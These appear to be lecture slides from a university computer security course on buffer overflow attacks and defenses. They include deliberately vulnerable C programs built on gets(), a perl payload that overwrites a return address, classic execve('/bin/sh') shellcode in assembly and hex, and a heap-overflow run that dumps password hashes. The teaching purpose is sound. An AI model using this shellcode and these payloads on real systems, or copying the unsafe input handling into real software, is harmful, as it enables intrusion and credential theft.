

Computer Security DD2395

<http://www.csc.kth.se/utbildning/kth/kurser/DD2395/dasakh10/>

Fall 2011

Sonja Buchegger

buc@kth.se

Lecture 11, Nov. 29, 2011
Buffer Overflow

Course Admin

- Bachelor's:
 - Seminar part: Start thinking about what topic you'd like to present and with whom.
- Master's:
 - Lab 3 web attacks: optional session on Friday 8-10. For showing your work: more slots to come.
 - Other labs: some slots went by unused. If you still need a slot for Lab 2 or 4, mailto buc@csc.kth.se If there are enough, we'll open slots for December, otherwise join January slots.

Buffer Overflow

- a very common attack mechanism
 - from 1988 Morris Worm to Code Red, Slammer, Sasser and many others
- prevention techniques known
- still of major concern due to
 - legacy of widely deployed buggy code
 - continued careless programming techniques

Buffer Overflow Basics

- caused by programming error
- allows more data to be stored than capacity available in a fixed sized buffer
 - buffer can be on stack, heap, global data
- overwriting adjacent memory locations
 - corruption of program data
 - unexpected transfer of control
 - memory access violation
 - execution of code chosen by attacker

Buffer Overflow Example

```
int main(int argc, char *argv[]) {
    int valid = FALSE;
    char str1[8];
    char str2[8];

    next_tag(str1);
    gets(str2);
    if (strncmp(str1, str2, 8) == 0)
        valid = TRUE;
    printf("buffer1: str1(%s), str2(%s),
           valid(%d)\n", str1, str2, valid);
}
```

```
$ cc -g -o buffer1 buffer1.c
$ ./buffer1
START
buffer1: str1(START), str2(START), valid(1)
$ ./buffer1
EVILINPUTVALUE
buffer1: str1(TVALUE),
str2(EVILINPUTVALUE), valid(0)
$ ./buffer1
BADINPUTBADINPUT
buffer1: str1(BADINPUT),
str2(BADINPUTBADINPUT), valid(1)
```

Buffer Overflow Example

Memory Address	Before gets(str2)	After gets(str2)	Contains Value of
.	
bffffbf4	34fcffbf 4 . . .	34fcffbf 3 . . .	argv
bffffbf0	01000000	01000000	argc
bffffbec	c6bd0340 . . . @	c6bd0340 . . . @	return addr
bffffbe8	08fcffbf	08fcffbf	old base ptr
bffffbe4	00000000	01000000	valid
bffffbe0	80640140 . d . @	00640140 . d . @	
bffffbdc	54001540 T . . @	4e505554 N P U T	str1[4-7]
bffffbd8	53544152 S T A R	42414449 B A D I	str1[0-3]
bffffbd4	00850408	4e505554 N P U T	str2[4-7]
bffffbd0	30561540 0 V . @	42414449 B A D I	str2[0-3]
.	

DD2395

Example: How to fix it?

```
int main(int argc, char *argv[]) {
    int valid = FALSE;
    char str1[8];
    char str2[8];

    next_tag(str1);
    gets(str2);
    if (strncmp(str1, str2, 8) == 0)
        valid = TRUE;
    printf("buffer1: str1(%s), str2(%s),
           valid(%d)\n", str1, str2, valid);
}
```

```
$ cc -g -o buffer1 buffer1.c
$ ./buffer1
START
buffer1: str1(START), str2(START), valid(1)
$ ./buffer1
EVILINPUTVALUE
buffer1: str1(TVALUE),
str2(EVILINPUTVALUE), valid(0)
$ ./buffer1
BADINPUTBADINPUT
buffer1: str1(BADINPUT),
str2(BADINPUTBADINPUT), valid(1)
```


Buffer Overflow Attacks

- to exploit a buffer overflow an attacker
 - must identify a buffer overflow vulnerability in some program
 - inspection, tracing execution, fuzzing tools
 - understand how buffer is stored in memory and determine potential for corruption

Programming Language Vulnerability

- at machine level all data an array of bytes
 - interpretation depends on instructions used
- modern high-level languages have a strong notion of type and valid operations
 - not vulnerable to buffer overflows
 - does incur overhead, some limits on use
- C and related languages have high-level control structures, but allow direct access to memory
 - hence are vulnerable to buffer overflow
 - have a large legacy of widely used, unsafe, and hence vulnerable code

Function Calls and Stack Frames



DD2395


Stack Buffer Overflow

- occurs when buffer is located on stack
 - used by Morris Worm
 - “Smashing the Stack” paper popularized it
- have local variables below saved frame pointer and return address
 - hence overflow of a local buffer can potentially overwrite these key control items
- attacker overwrites return address with address of desired code
 - program, system library or loaded in buffer

Game Console Example

- The Twilight hack was made for the Wii by giving a lengthy character name for the horse ('Epona') in The Legend of Zelda: Twilight Princess. This caused a stack buffer overflow, allowing arbitrary code to be run on an unmodified system.

Programs and Processes



Stack Overflow Example: Crash

```
void hello(char *tag)
{
    char inp[16];

    printf("Enter value for %s: ", tag);
    gets(inp);
    printf("Hello your %s is %s\n", tag, inp);
}
```

```
$ cc -g -o buffer2 buffer2.c

$ ./buffer2
Enter value for name: Bill and Lawrie
Hello your name is Bill and Lawrie
buffer2 done

$ ./buffer2
Enter value for name:
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
Segmentation fault (core dumped)

$ perl -e 'print pack("H*",
"414243444546474851525354555657586162636465666768
08fcffbf948304080a4e4e4e4e0a");' | ./buffer2
Enter value for name:
Hello your Re?pyyjuEA is ABCDEFGHQRSTUVWXabcdefghuyu
Enter value for Kyyu:
Hello your Kyyu is NNNN DD2395
Segmentation fault (core dumped)
```



Stack Overflow Example: Reexecute

```
void hello(char *tag)
{
    char inp[16];

    printf("Enter value for %s: ", tag);
    gets(inp);
    printf("Hello your %s is %s\n", tag, inp);
}
```

```
$ cc -g -o buffer2 buffer2.c

$ ./buffer2
Enter value for name: Bill and Lawrie
Hello your name is Bill and Lawrie
buffer2 done

$ ./buffer2
Enter value for name:
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
Segmentation fault (core dumped)

$ perl -e 'print pack("H*",
"414243444546474851525354555657586162636465666768
08fcffb948304080a4e4e4e4e0a");' | ./buffer2
Enter value for name:
Hello your Re?pyyjuEA is ABCDEFGHQRSTUVWXabcdefghuyu
Enter value for Kyyu:
Hello your Kyyu is NNNN DD2395
Segmentation fault (core dumped)
```



Need to know:

- Where hello function is loaded. This address used to overwrite return pointer.
 - Use debugger
- Variables space below frame pointer
 - Inspection
- Valid value for overwriting frame pointer, as return address is being overwritten, taking into account little-Endian, big-Endian distinction

Stack Overflow Example

Memory Address Before gets(inp) After gets(inp) Contains Value of

...	
bffffbe0	3e850408 > . . .	00850408	tag
bffffbdc	f0830408	94830408	return addr
bffffbd8	e8fbffbf	e8ffffbf	old base ptr
bffffbd4	60840408 ' . . .	65666768 e f g h	
bffffbd0	30561540 0 v . @	61626364 a b c d	
bffffbcc	1b840408	55565758 U V W X	inp[12- 15]
bffffbc8	e8fbffbf	51525354 Q R S T	inp[8-11]
bffffbc4	3cfcffbf < . . .	45464748 E F G H	inp[4-7]
bffffbc0	34fcffbf 4 . . .	41424344 A B C D	inp[0-3]
...	

DD2395

Another Stack Overflow: Copy

```
void getinp(char *inp, int siz)
{
    puts("Input value: ");
    fgets(inp, siz, stdin);
    printf("buffer3 getinp read %s\n", inp);
}

void display(char *val)
{
    char tmp[16];
    sprintf(tmp, "read val: %s\n", val);
    puts(tmp);
}

int main(int argc, char *argv[])
{
    char buf[16];
    getinp(buf, sizeof(buf));
    display(buf);
    printf("buffer3 done\n");
}
```

Another Stack Overflow

```
$ cc -o buffer3 buffer3.c

$ ./buffer3
Input value:
SAFE
buffer3 getinp read SAFE
read val: SAFE
buffer3 done

$ ./buffer3
Input value:
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
buffer3 getinp read XXXXXXXXXXXXXXXXXXXX
read val: XXXXXXXXXXXXXXXXXXXX

buffer3 done
Segmentation fault (core dumped)
```

2 Effects of Buffer Overflows

- Attack code executed
- Original program likely to crash
 - DoS
 - Might lead to detection

Shellcode

- code supplied by attacker
 - often saved in buffer being overflowed
 - traditionally transferred control to a shell
- machine code
 - specific to processor and operating system
 - traditionally needed good assembly language skills to create
 - more recently have automated sites/tools

Shellcode Development


- illustrate with classic Intel Linux shellcode to run Bourne shell interpreter
- shellcode must
 - marshall argument for `execve()` and call it
 - include all code to invoke system function
 - be position-independent
 - not contain NULLs (C string terminator)

Example Shellcode: in C

```
int main(int argc, char *argv[])
{
    char *sh;
    char *args[2];

    sh = */bin/sh;
    args[0] = sh;
    args[1] = NULL;
    execve (sh, args, NULL);
}
```

Example Shellcode



```
cont:  nop
      nop // end of nop sled
      jmp find // jump to end of code
      pop %esi // pop address of sh off stack into %esi
      xor %eax,%eax // zero contents of EAX
      mov %al,0x7(%esi) // copy zero byte to end of string sh (%esi)
      lea (%esi),%ebx // load address of sh (%esi) into %ebx
      mov %ebx,0x8(%esi) // save address of sh in args[0] (%esi+8)
      mov %eax,0xc(%esi) // copy zero to args[1] (%esi+c)
      mov $0xb,%al // copy execve syscall number (11) to AL
      mov %esi,%ebx // copy address of sh (%esi) to %ebx
      lea 0x8(%esi),%ecx // copy address of args (%esi+8) to %ecx
      lea 0xc(%esi),%edx // copy address of args[1] (%esi+c) to %edx
      int $0x80 // software interrupt to execute syscall
find:  call cont // call cont which saves next address on stack
sh:   .string "/bin/sh " // string constant
args: .long 0 // space used for args array
      .long 0 // args[1] and also NULL for env array
```

```
90 90 eb 1a 5e 31 c0 88 46 07 8d 1e 89 5e 08 89
46 0c b0 0b 89 f3 8d 4e 08 8d 56 0c cd 80 e8 e1
ff ff ff 2f 62 69 6e 2f 73 68 20 20 20 20 20 20
```


More Stack Overflow Variants

- target program can be:
 - a trusted system utility
 - network service daemon
 - commonly used library code, e.g. image
- shellcode functions
 - spawn shell
 - create listener to launch shell on connect
 - create reverse connection to attacker
 - flush firewall rules
 - break out of restricted environment, get access

Buffer Overflow Defenses

- buffer overflows are widely exploited
- large amount of vulnerable code in use
 - despite cause and countermeasures known
- two broad defense approaches
 - compile-time - harden new programs
 - run-time - handle attacks on existing programs

Compile-Time Defenses: Programming Language

- use a modern high-level languages with strong typing
 - not vulnerable to buffer overflow
 - compiler enforces range checks and permissible operations on variables
- do have cost in resource use
- and restrictions on access to hardware
 - so still need some code in C like languages

Compile-Time Defenses: Safe Coding Techniques

- if using potentially unsafe languages eg C
- programmer must explicitly write safe code
 - by design with new code
 - after code review of existing code, cf OpenBSD
- buffer overflow safety a subset of general safe coding techniques (Ch 12)
 - allow for graceful failure
 - checking have sufficient space in any buffer

Compile-Time Defenses: Language Extension, Safe Libraries

- proposals for safety extensions to C
 - performance penalties
 - must compile programs with special compiler
- have several safer standard library variants
 - new functions, e.g. `strncpy()`
 - safer re-implementation of standard functions as a dynamic library, e.g. Libsafe

Compile-Time Defenses: Stack Protection

- add function entry and exit code to check stack for signs of corruption
- use random canary
 - e.g. Stackguard, Win /GS
 - check for overwrite between local variables and saved frame pointer and return address
 - abort program if change found
 - issues: recompilation, debugger support
- or save/check safe copy of return address
 - e.g. Stackshield, RAD

Run-Time Defenses: Non Executable Address Space

- use virtual memory support to make some regions of memory non-executable
 - e.g. stack, heap, global data
 - need h/w support in MMU
 - long existed on SPARC / Solaris systems
 - recent on x86 Linux/Unix/Windows systems
- issues: support for executable stack code
 - need special provisions

Run-Time Defenses: Address Space Randomization

- manipulate location of key data structures
 - stack, heap, global data
 - using random shift for each process
 - have large address range on modern systems means wasting some has negligible impact
- also randomize location of heap buffers
- and location of standard library functions

Run-Time Defenses: Guard Pages

- place guard pages between critical regions of memory
 - flagged in MMU as illegal addresses
 - any access aborts process
- can even place between stack frames and heap buffers
 - at execution time and space cost

Other Overflow Attacks

- have a range of other attack variants
 - stack overflow variants
 - heap overflow
 - global data overflow
 - format string overflow
 - integer overflow
- more likely to be discovered in future
- some cannot be prevented except by coding to prevent originally

Replacement Stack Frame

- stack overflow variant just rewrites buffer and saved frame pointer
 - so return occurs but to dummy frame
 - return of calling function controlled by attacker
 - used when have limited buffer overflow
 - e.g. off by one
- limitations
 - must know exact address of buffer
 - calling function executes with dummy frame

Return to System Call

- stack overflow variant replaces return address with standard library function
 - response to non-executable stack defences
 - attacker constructs suitable parameters on stack above return address
 - function returns and library function executes
 - e.g. `system("shell commands")`
 - attacker may need exact buffer address
 - can even chain two library calls

Heap Overflow

- also attack buffer located in heap
 - typically located above program code
 - memory requested by programs to use in dynamic data structures, e.g. linked lists
- no return address
 - hence no easy transfer of control
 - may have function pointers can exploit
 - or manipulate management data structures
- defenses: non executable or random heap

Heap Overflow Example

```
/* record type to allocate on heap */
typedef struct chunk {
    char inp[64];          /* vulnerable input buffer */
    void (*process)(char *); /* pointer to function */
} chunk_t;

void showlen(char *buf) {
    int len; len = strlen(buf);
    printf("buffer5 read %d chars\n", len);
}

int main(int argc, char *argv[]) {
    chunk_t *next;
    setbuf(stdin, NULL);
    next = malloc(sizeof(chunk_t));
    next->process = showlen;
    printf("Enter value: ");
    gets(next->inp);
    next->process(next->inp);
    printf("buffer5 done\n");
}
```

Heap Overflow Example

```
$ attack2 | buffer5
Enter value:
root
root:$1$4oInmych$T3BVS2E3OyNRGjGUzF4o3/:13347:0:99999:7:::
daemon:*:11453:0:99999:7:::
...
nobody:*:11453:0:99999:7:::
knoppix:$1$p2wziIML$/yVHPQuw5kv1UFJs3b9aj/:13347:0:99999:7:::
...
```

Global Data Overflow

- can attack buffer located in global data
 - may be located above program code
 - if has function pointer and vulnerable buffer
 - or adjacent process management tables
 - aim to overwrite function pointer later called
- defenses: non executable or random global data region, move function pointers, guard pages

Global Data Overflow Example

```
/* global static data - targeted for attack */
struct chunk {
    char inp[64];          /* input buffer */
    void (*process)(char *); /* ptr to function */
} chunk;

void showlen(char *buf)
{
    int len;
    len = strlen(buf);
    printf("buffer6 read %d chars\n", len);
}

int main(int argc, char *argv[])
{
    setbuf(stdin, NULL);
    chunk.process = showlen;
    printf("Enter value: ");
    gets(chunk.inp);
    chunk.process(chunk.inp);
    printf("buffer6 done\n");
}
```

Summary

- introduced basic buffer overflow attacks
- stack buffer overflow details
- shellcode
- defenses
 - compile-time, run-time
- other related forms of attack
 - replacement stack frame, return to system call, heap overflow, global data overflow